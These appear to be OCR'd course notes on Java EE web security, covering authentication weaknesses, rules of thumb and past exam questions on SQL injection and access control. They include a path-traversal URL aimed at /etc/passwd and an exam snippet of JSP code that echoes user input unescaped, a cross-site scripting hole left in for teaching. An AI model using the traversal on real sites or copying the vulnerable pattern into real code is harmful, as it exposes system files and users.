  General error Unable to open registry key 'DriverId'

  - Supplying: Database, vendor, database type, ODBC driver, name of a registry key, …

Ref: www.site.uottawa.ca/~awilliam/csi5118_w08/Security.ppt


5. Authentication testing

Vulnerabilities in this area include:

1. Easily guessable user-id and passwords
2. Allowing direct entry to particular pages, bypassing authentication. (Not all pages check if the user has logged in)
3. Allowing a user travel outside the application, for example www.site.com/../../../../../etc/passwd

   would bring you to the password file in a unix/linux/mac os based system.

The most widespread vulnerabilities in web applications:



Rules of thumb

1. Enforce strong passwords.
2. Do not store passwords as plain text in a database.
3. Don’t provide additional points of entry, such as a secret question if you forget your password.
4. Always validate input at the server side.
5. Check for common injection attacks.
6. Change all default logins and passwords

Principle of Least Privilege should always be applied

Assume all input is malicious. Use an "accept known good" input validation strategy, i.e., use a whitelist of acceptable inputs that strictly conform to specifications. Reject any input that does not strictly conform to specifications, or transform it into something that does.

Past exam questions

- Jan 2015: **<u>Question 2:</u>**

a) Discuss SQL injection attacks and the resulting threat to an application's data. Your answer should explain the threat itself, resulting dangers to data integrity, and how to prevent SQL injection attacks when developing an application. **(10 marks)**

b) Explain the difference between declarative and programmatic security when implementing session beans running in a Java Enterprise Edition (JEE) container. Your answer should include examples of each, and discuss the support for <u>access control</u> provided by a JEE container such as Glassfish. **(8 marks)**

Past exam questions

Jan 2014:
b) Explain in detail one type of attack the code below is vulnerable to. What are the possible implications of this type of attack? Recommend amendments to the code which would prevent such an attack. **10 marks**


recommendBook.html

```
<form action="process.jsp">
What was the last album you bought?
<input type="text" name="album"/>
<input type="submit"
value="Continue"/>
</form>
```

process.jsp

```
//initial HTML
<% //read input parameters %>
<p> People who like <%= album %> also
purchased the following albums: </p>
// rest of code. . .
```

Summary



JEE Security
Business Context
Improve Access & Quality of Service
Improve Security / Comply with legal mandate
Reduce Costs
Implementing security in JEE apps
Declaritive & Programmatic security directives
Setting up users & principals, groups and roles in the application realm
Authentication methods:
Basic
Form
HTTPS Client authentication
HTTPS Mutual authentication
Security Layers
Hardware - physical access, eavesdropping
Operating System - authentication & Authorisation
Service Layer - servers
Application- vunerable through user interfaces
Data - most valuable assest! access must be tightly controlled
Network - focus of most security products (SSL, digital certificates etc.)
Browser-difficult to secure. Trust NOTHING from a browser
Terminology
Authentication
Authorisation
Non-repudiation
Data Integrity
Examples of common threats
SQL injection
Cross site scripting
Buffer Overflow
Finger printing
Authentication testing

See lect7 jee security.jpg for full image